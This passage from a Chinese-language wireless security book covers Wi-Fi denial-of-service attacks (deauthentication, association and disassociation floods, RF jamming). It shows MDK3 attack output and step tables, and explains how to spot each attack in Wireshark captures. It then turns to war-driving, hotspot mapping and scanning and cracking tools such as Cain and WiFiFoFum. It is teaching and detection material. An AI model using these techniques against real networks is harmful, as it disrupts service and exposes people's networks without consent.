Disconnecting between: 00:22:68:98:51:44 and: 00:19:E0:EB:33:66 on channel: 6
Disconnecting between: 00:1F:38:C9:71:71 and: 00:19:E0:EB:33:66 on channel: 6
Disconnecting between: 00:22:68:98:51:44 and: 00:19:E0:EB:33:66 on channel: 6
Disconnecting between: 00:22:68:98:51:44 and: 00:19:E0:EB:33:66 on channel: 6
Disconnecting between: 00:22:68:98:51:44 and: 00:19:E0:EB:33:66 on channel: 6
Packets sent: 305 - Speed: 36 packets/sec
```

图 8-28

经验分享：注意，若需要同时对几个频道进行 Deauth 攻击，可以在上述命令中的-c 参数后面跟上几个频道，之间用英文的逗号隔开即可，如-c 6,10,11。若上述命令中不使用-c 参数来指定攻击频道，就意味着让 MDK3 对当前 14 个 802.11b/g 定义的无线网络工作频道进行随机性攻击，此时的 MDK3 会每隔 5 秒钟切换一个频道进行攻击，这也算是一种“无差别自由滚动攻击”。

攻击发包速率并不会维持在某个固定数值，而是根据网卡性能等情况维持在 15~100 个包/秒这样一个范围。如图 8-29 所示，遭到 Deauth 攻击后无线客户端出现断线情况。

```
C:\Documents and Settings\Administrator>ping g.cn -t
Pinging g.cn [203.208.37.99] with 32 bytes of data:
Reply from 203.208.37.99: bytes=32 time=41ms TTL=239
Reply from 203.208.37.99: bytes=32 time=47ms TTL=239
Reply from 203.208.37.99: bytes=32 time=55ms TTL=240
Reply from 203.208.37.99: bytes=32 time=46ms TTL=239
Reply from 203.208.37.99: bytes=32 time=44ms TTL=240
Request timed out.
Destination host unreachable.
```

图 8-29

2. 取消身份验证攻击典型数据报文分析

在察觉到网络不稳定时，和前面已经强调的一样，大家应该立即着手捕获数据包并进行分析，这样可以便于迅速判断攻击类型。图 8-30 所示为无线网络在遭到 Deauth 攻击出现不稳定状况时，使用 Wireshark 抓包的结果分析，可以看到有大量连续的包含 802.11 Deauthentication 标识的数据报文出现。




图 8-30

需要注意的是，伴随着 Deauthentication 数据包的出现，随之出现的就是大量的 Disassociation 数据包，这是因为先取消验证，自然就会出现取消连接，也就是断开连接的情况。

8.3.4 Association Flood 攻击

说完了取消验证洪水攻击，再来看看关联洪水攻击。首先在无线路由器或者接入点内置一个列表即“连接状态表”，里面可显示出所有与该 AP 建立连接的无线客户端状态。

关联洪水攻击，国际上称之为 Association Flood Attack，通常被简称为 Asso 攻击，是无线网络拒绝服务攻击的一种形式。它试图通过利用大量模仿和伪造的无线客户端关联来填充 AP 的客户端关联表，从而达到淹没 AP 的目的。

也就是说，由于开放身份验证（空身份验证）允许任何客户端通过身份验证后关联。利用这种漏洞的攻击者可以通过创建多个到达已连接或已关联的客户端来模仿很多客户端，从而淹没目标 AP 的客户端关联表，同样为方便广大读者理解，可以参考下面绘制的图 8-31。可以看到，当客户端关联表溢出后，合法无线客户端将无法再关联，于是就形成了拒绝服务攻击。




图 8-31

注意：此类攻击的表现和前面提及的 Authentication Flood Attack 很相似，但是原理却有着本质的不同。

1. 关联洪水攻击实现及效果

一旦无线路由器/接入点的连接列表遭到泛洪攻击，接入点将不再允许更多的连接，并会因此拒绝合法用户的连接请求。可以使用的工具有很多，比如在 Linux 下比较有名的 MDK2/3 和 Void11 等。关于 MDK3 的具体命令，大家可以参考上面 Auth 攻击所用的具体参数。

当然，还有一种可能是攻击者集合了大量的无线网卡，或者是改装的集合大量无线网卡芯片的捆绑式发射机（类似于常说的“短信群发器”），如果进行大规模连接攻击，对于目前广泛使用的无线接入设备，也将是很有效果的。

当无线网络遭受到此类攻击时，可以使用 Airodump-ng 来对当前无线网络进行监测和分析，看到图 8-20 所示的情形，遭到洪泛攻击的接入点网络数据，出现了大量无法验证的无线客户端 MAC 及请求。

2. 关联洪水攻击典型数据报文分析

在察觉到网络不稳定或出现异常时，应立即着手捕获数据包并进行分析。图 8-33 所示为使用 Wireshark 分析捕获的遭到泛洪攻击的无线网络数据，可以看到出现了大量无法验证的无线客户端。




图 8-32

8.3.5 Disassociation Flood 攻击

Disassociation Flood Attack（取消关联洪水攻击）的攻击方式和 Deauthentication Flood Attack 表现很相似，但是发送数据包类型却有本质的不同。它通过欺骗从 AP 到客户端的取消关联帧来强制客户端成为图 8-1 所示的未关联/未认证的状态（状态 2）。一般来说，在攻击者发送另一个取消关联帧之前，客户端会重新关联以再次获取服务。攻击者反复欺骗取消关联帧才能使客户端持续拒绝服务。

需要强调的是，Disassociation Broadcast Attack（取消关联广播攻击）和 Disassociation Flood Attack（取消关联洪水攻击）原理基本一致，只是在发送程度及使用工具上有所区别，但前者很多时候用于配合进行无线中间人攻击，而后者常用于目标确定的点对点无线 D.O.S.，比如破坏或干扰指定机构或部门的无线接入点等。

1. 取消关联洪水攻击实现及效果

关于取消关联洪水攻击的实现步骤，请大家参照表 8-2。

表 8-2

步 骤	内 容
第一步	攻击者先通过扫描工具识别出预攻击目标（无线接入点和所有已连接的无线客户端）
第二步	通过伪造无线接入点 AP 和无线客户端来将含有 Disassociation 的帧注入到正常无线网络通信。此时，无线客户端接收了这些数据报文，并会“认为”所有数据包均来自无线接入点
第三步	同时 AP 也接收了这些数据报文，并会“认为”所有数据包均来自无线客户端
第四步	在将指定无线客户端“踢出”无线网络后，攻击者可以对其他客户端进行同样的攻击，并可以持续进行以确保这些客户端无法连接 AP
第五步	尽管客户端会尝试再次连接 AP，但由于攻击者的持续攻击，将会很快被断开

正如前面讲 Deauth 攻击时提到的，伴随着 Deauthentication 数据包的出现，随之出现的就是大量的 Disassociation 数据包，这是因为先取消验证，自然就会出现取消连接，也就是断开连接的情况。

2. 取消关联洪水攻击典型数据报文分析

在察觉到无线网络不稳定且客户端频繁出现掉线情况时，则有可能是遭到了 Disassociate 攻击，应立即着手捕获数据包并进行分析。图 8-33 所示为无线网络在出现不稳定且客户端经常掉线状况时，使用 Wireshark 抓包的结果分析，可以看到有大量连续的包含 802.11 Disassociate 标识的数据报文出现。

从图 8-33 可以看出，发送 Disassociate 数据包的来源为广播，而目的地址则是 AP，就是说从外界传来试图中断外界与该 AP 连接的报文。




图 8-33

8.3.6 RF Jamming 攻击

如果说前面几种 D.O.S 攻击是主要基于无线通信过程及协议的，那么 RF 干扰攻击就是完全不同的一种攻击方式了。

RF 干扰攻击，国际上称之为 RF Jamming Attack，在个别老外写的文章中有时也称之为 RF Disruption Attack，该攻击是通过发出干扰射频达到破坏正常无线通信的目的。其中，RF 全称为 Radio Frequency，即射频，主要包括无线信号发射机及收信机等。在通信领域，关于无线信号干扰和抗干扰对策一直是主要研究方向之一。

这个其实很好理解，这类工具大家也可能都见过或者听说过，就好比说考试中报纸上提及的那个“手机信号屏蔽器”就是类似的东西，图 8-34 所示为目前正在使用的手机干扰机，只要一打开，就可以保证半径为几十或者几百米之内所有的手机无法连接基站，原理完全一样，只不过“手机信号屏蔽器”的覆盖频率只涉及了 GSM 或者 CDMA 工作频段。

图 8-35 所示为大功率 GSM/CDMA/3G/GPS 信号多功能干扰机。



图 8-34




图 8-35

同样地，为了帮助大家理解此类攻击的原理，绘制了一幅无线 RF 干扰攻击原理图以供参考，如图 8-36 所示。




图 8-36

由于目前普遍使用的无线网络都工作在 2.4GHz 频带范围，此频带范围包含 802.11b、802.11g、802.11n、蓝牙等，具体如表 8-3 所示，所以针对此频带进行干扰将会有有效地破坏正常的无线通信，导致传输数据丢失、网络中断、信号不稳定等情况出现。

表 8-3

标 准	速 率	频 率
802.11b	11 Mbit/s	2.4000~2.4835GHz
802.11g	54 Mbit/s	2.4000~2.4835GHz
802.11n	540 Mbit/s	2.4000~2.4835GHz

可能面对的射频干扰攻击

当无线黑客使用射频干扰攻击来对公司或者家庭无线网络进行攻击时，无线路由器或无线 AP 将会出现较为明显的性能下降，而当遇到针对 2.4GHz 整个频段的阻塞干扰时，整个无线网络中的 AP 及无线路由器甚至都将不能正常工作。

当然，很多时候也许很难遇到此类攻击，但是当存在很多用户在无线网络中使用同频率的射频设备，如微波、无绳电话及蓝牙设备等，这些工作在 2.4GHz 或者 5.2GHz 波段的设备会对无线网络产生干扰噪声及信号阻塞，严重甚至会导致无线局域网服务的瘫痪。这个大家应该多注意些，可不要把无线设备放得离微波炉太近。

一些专业的工具及设备会帮助找到干扰源，图 8-37 所示为检测到的无线基站实时信号状态，可以看到有多个基站通信服务处于失去响应状态，而这有可能是干扰所致。

图 8-38 所示为无线电管理机构相关技术人员，正在检测非法信号来源。不过图中的设备是用来检测非法无线电信号的，对于现在所说的基于 2.4GHz 的无线信号，应该更换其他的设备才能够实现。





图 8-37



图 8-38



第 9 章

绘制无线网络的热点地图

热点地图就是通过 War-Driving（战争驾驶）来记录某一个区域中无线网络的数量多少、热点范围等，并配以对应的 GPS 卫星定位坐标绘制而成的特殊地图。

本章将讲解绘制热点地图的方法。

- 9.1 什么是 War-Driving
- 9.2 在城市中进行 War-Driving
- 9.3 绘制热点地图操作指南
- 9.4 远程无线攻击原理及一些案例



9.1 什么是 War-Driving

War-Driving（也称之为“战争驾驶”），指通过驾驶车辆、在目标区域往返等行为来进行 Wi-Fi 无线接入点探测，可在车辆内部使用诸如 PDA、笔记本电脑等设备。

9.1.1 War-Driving 的概念

有车的朋友可就方便了，如图 9-1 所示，在车辆中开启笔记本电脑进行对外部的无线网络探测是很方便的。

战争驾驶中用到的软件绝大部分都可以从互联网上找到，Windows 下常用的是 NetStumble，而 Kismet 及 SWScanner 则可以使用在 Linux、FreeBSD、NetBSD 和 OpenBSD 系统上，对于 MacOS 而言，主要是 KisMac。这些软件都不难查找，从网上搜索一下必有收获。

图 9-2 所示为 War-Driving 时车辆内部布局抓图。



图 9-1



图 9-2

除了 War-Driving 之外，还有 Warbiking、WarWalking 等方式。其中，Warbiking 从字面就可以理解，指通过骑自行车、电动车、摩托车等行为来进行 Wi-Fi 无线接入点探测，可使用的设备有 PDA、笔记本电脑等。Warbiking 所使用到的软件和 War-Driving 基本一致。Warbiking 源自于无线黑客术语 War-Driving。

Warbiking 的具体方式有很多，无线黑客及无线爱好者们有的采用在骑车时使用背包里开启的笔记本电脑进行无线接入点搜寻，还有的会不时停下来尝试连接无线 AP，再有的甚至直接对自行车前面进行了改装，通过加装固定器以便固定掌上电脑及 GPS，这样在骑行过程中就可以随时查看无线扫描的实时情况。图 9-3 所示是一个比较幽默的做法，在自行车后面直接拉了一个小车，车里放着开启的笔记本电脑和外置无线网卡+改装天线，顺便放了一只小狗看着。



图 9-3

9.1.2 了解 Hotspot 热点地图

无线热点地图的英文是 Hotspot，即外界能够提供无线接入的无线 AP 或无线路由器。而 Hotspot 热点地图指的就是标识出无线热点的地图，一般都是配合 GPS 地图绘制而成的。

在发现无线网络接入点后，可以根据收集到的网络配置信息和 GPS 数据把它们标注到地图上。前面涉及的很多无线侦测工具都可以把探测到的接入点数据记录下来，配合一些地图制作工具就可以清晰地绘制出接入点的地理位置。

在国外，由于 War-Driving 概念在几年前就已深化，一些公开或地下的无线黑客类组织及网站，已经通过各种方式，绘制出自己所在城市、州，甚至国家的详细无线接入点分布图，为评估本国无线网络安全，改进无线入侵与防护思路提供了很好的依据。

比如 WiGLE.net，这个网站目前已经把超过 12 718 000 个无线网络收录到它的数据库中。这意味着，如果你的无线网络已经被收录到数据库中，人们不需要亲身进行无线侦测就可以发现你的网络。JiGLE 工具可以从 WiGLE 地图库中读出网络和 GPS 数据。在默认情况下，该网站提供的客户端 JiGLE 使用的是美国芝加哥地区的热点地图，但你只需注册为会员就可以下载美国其他地区的热点地图。图 9-4 所示为美国芝加哥的城市 GPS 卫星定位地图。

而图 9-5 所示为美国纽约的卫星定位地图。

还有一些 Hotspot 站点，甚至提供了一些已进行完善探测过的区域热点地图下载，黑客和无线爱好者可以直接输入需要区域的名称来选择下载。图 9-6 所示为 Hotspot 地图下载页面。




图 9-4



图 9-5




图 9-6

在这些网站上，如美国、加拿大、英国等很多国家的几乎所有重点城市及重要设施无线接入点分布图都已绘制完毕，而在国内，很多无线爱好者还在为在哪的咖啡屋有无线接入、哪的茶吧有免费信号等这些问题争执，差距是明显的。



无线网络黑客攻防

9.1.3 War-Driving 所用工具及安装

可以用于进行 War-Driving 的工具有很多，这里给出了几款比较方便操作的无线探测工具，它们都被广泛用于无线信号探测。

1. Netstumbler

官方网址：<http://www.stumbler.net/>。

工作环境：Windows 2000/XP/2003/Vista。

Netstumbler 是最有名的 Windows 下搜寻无线接入点的工具，另一个支持 PDA 的 WinCE 平台版本叫 Ministumbler。这个工具现在是免费的，仅仅支持 Windows 系统，并且源代码不公开，而且该软件的开发者还保留在适当的情况下对授权协议的修改权。UNIX 系统上的用户可以使用前面提及的 Kismet 来代替。图 9-7 所示为 Netstumbler 工作主界面。




图 9-7

2. Inssider

官方网站：<http://www.metageek.net>。

工作环境：Windows 2000/XP/2003/Vista。

简单地说，Inssider 就是图形化的 Netstumbler，可正常工作在 32 位的 Windows XP/Vista 下。由于 Netstumbler 不能够在 Windows Vista 及 64 位 Windows XP 下正常工作，所以在分析并发掘出 Windows 原始的 Wi-Fi API 信息后，metageek 公司在发布其商业分析软件的同时，也提供了这款名为 Inssider 的免费无线扫描工具。个人认为，这款工具在分析 AP 无线接入点的加密方式时比 Netstumbler 要细致得多。比如 Inssider 除了可以给出 AP 采用的是 WEP 还是 WPA 加密外，还可以区分出是 WPA-TKIP 还是 WPA-AES 加密。图 9-8 所示为 Inssider 工作主界面。

3. Cain

官方网址：<http://www.oxid.it>。

工作环境：Windows 2000/XP/2003/Vista。

Cain 的全名为 Cain & Abel，是一款具有强大功能的嗅探及安全审计工具，可用于破解屏保、PWL 密码、共享密码、缓存口令、远程共享口令、SMB 口令、支持 VNC 口令解码、Cisco Type-7 口令解码、Base64 口令解码、SQL Server 7.0/2000 口令解码、Remote Desktop 口令解码、Access Database 口令解码、Cisco PIX Firewall 口令解码、Cisco MD5 解码、NTLM




图 9-8

Session Security 口令解码、**IKE Aggressive Mode Pre-Shared Keys** 口令解码、**Dialup** 口令解码、远程桌面口令解码等，支持远程破解、字典以及暴力破解。其 Sniffer 功能极其强大，几乎可以明文捕获一切账号口令，包括 FTP、HTTP、IMAP、POP3、SMB、Telnet、VNC、TDS、SMTP、MSKRB5-PREAUTH、MSN 等。

这款工具也支持对无线网络的探测和破解，不过若是想要直接进行无线攻击，则需要使用特定的 AirPcap 无线网卡，这多少是个遗憾。图 9-9 所示为使用 Cain 对无线网络进行扫描。

4. WiFiFoFum

官方网站：<http://www.aspecto-software.com/rw/applications/wififofum/>。

支持环境：Windows Mobile 5/6.5。

WiFiFoFum 是一款工作在 PDA 及智能手机上的无线网络扫描软件，可以让你快速地搜索和识别可用 Wi-Fi 热点，通过其图形化和列表视图，你能够简单快捷地确定有效区域范围内的 Wi-Fi 热点哪些为公开的（或加密的），以及每个 Wi-Fi 热点的信号强度等。如果你拥有 GPS 设备，WiFiFoFum 还可以将该区域类的可用 Wi-Fi 热点信息保存为记录，以便日后调用。注意该程序需要.NET 2.0 Compact Framework 支持。

图 9-10 所示为 WiFiFoFum 工作界面。




图 9-9

WEP	MAC	SSID	Type	RSS
Off	000F66DAFE3F	linksys	AP	0
On	00179A68F67B	WWW	AP	0
On	001478A41D92	TP-LINK	AP	0
Off	0015E9DFA85B	default	AP	0
Off	007404EB0A81	ARTVRD	AP	0
On	00E04CFEEABD	Alpha	AP	0
Off	0015E9DFB305	cavividshou	AP	0
Off	0015E9E31CDB	default	AP	0
Off	007404EB10E1	ARTVRD	AP	0
Off	0019E09A641E	TP-LINK	AP	0
Off	000F6657BFED	Call...	AP	0
Off	00146CCFD210	NETGEAR	AP	0

167 AP GPS: Reconnecting...

图 9-10

9.2 在城市中进行 War-Driving

如何在城市中进行 War-Driving，对于有经验的无线攻击者而言，电脑、智能手机是其主要依赖的装备。电脑上的配置相对简单，下面我们主要看看使用智能手机实现 War-Driving 的重要工具之一——WiFiFoFum。

9.2.1 关于 WiFiFoFum

前面已经提到了在 PDA 及智能手机下最流行的无线探测工具 WiFiFoFum 和 Windows 下流行的 Netstumbler。至于 Netstumbler 的操作，安装完毕后打开就可以进行无线网络的搜寻，很简单。

不过鉴于现在智能手机的流行，本节为了扩展大家的思路，我就不再以 Windows 下的 NetStumbler 为例，而是转到 WiFiFoFum 上来进行讲解和说明，只要是运行了 Windows Mobile

5以上的智能手机都可以运行该工具。

1. WiFiFoFum 安装

作为 PDA 下最常用的无线探测工具，WiFiFoFum 深受无线黑客的喜爱。它的安装步骤很简单，只需下载对应版本的 CAB 文件，在 PDA 上运行即可。从 War-Driving 角度而言，像 PDA、PSP 等手持设备也通常会在 War-Walking 时使用。图 9-11 和图 9-12 所示为 WiFiFoFum 设定界面，可以对扫描间隔速度、SSID 过滤、自动调用等进行更准确的设置。



图 9-11

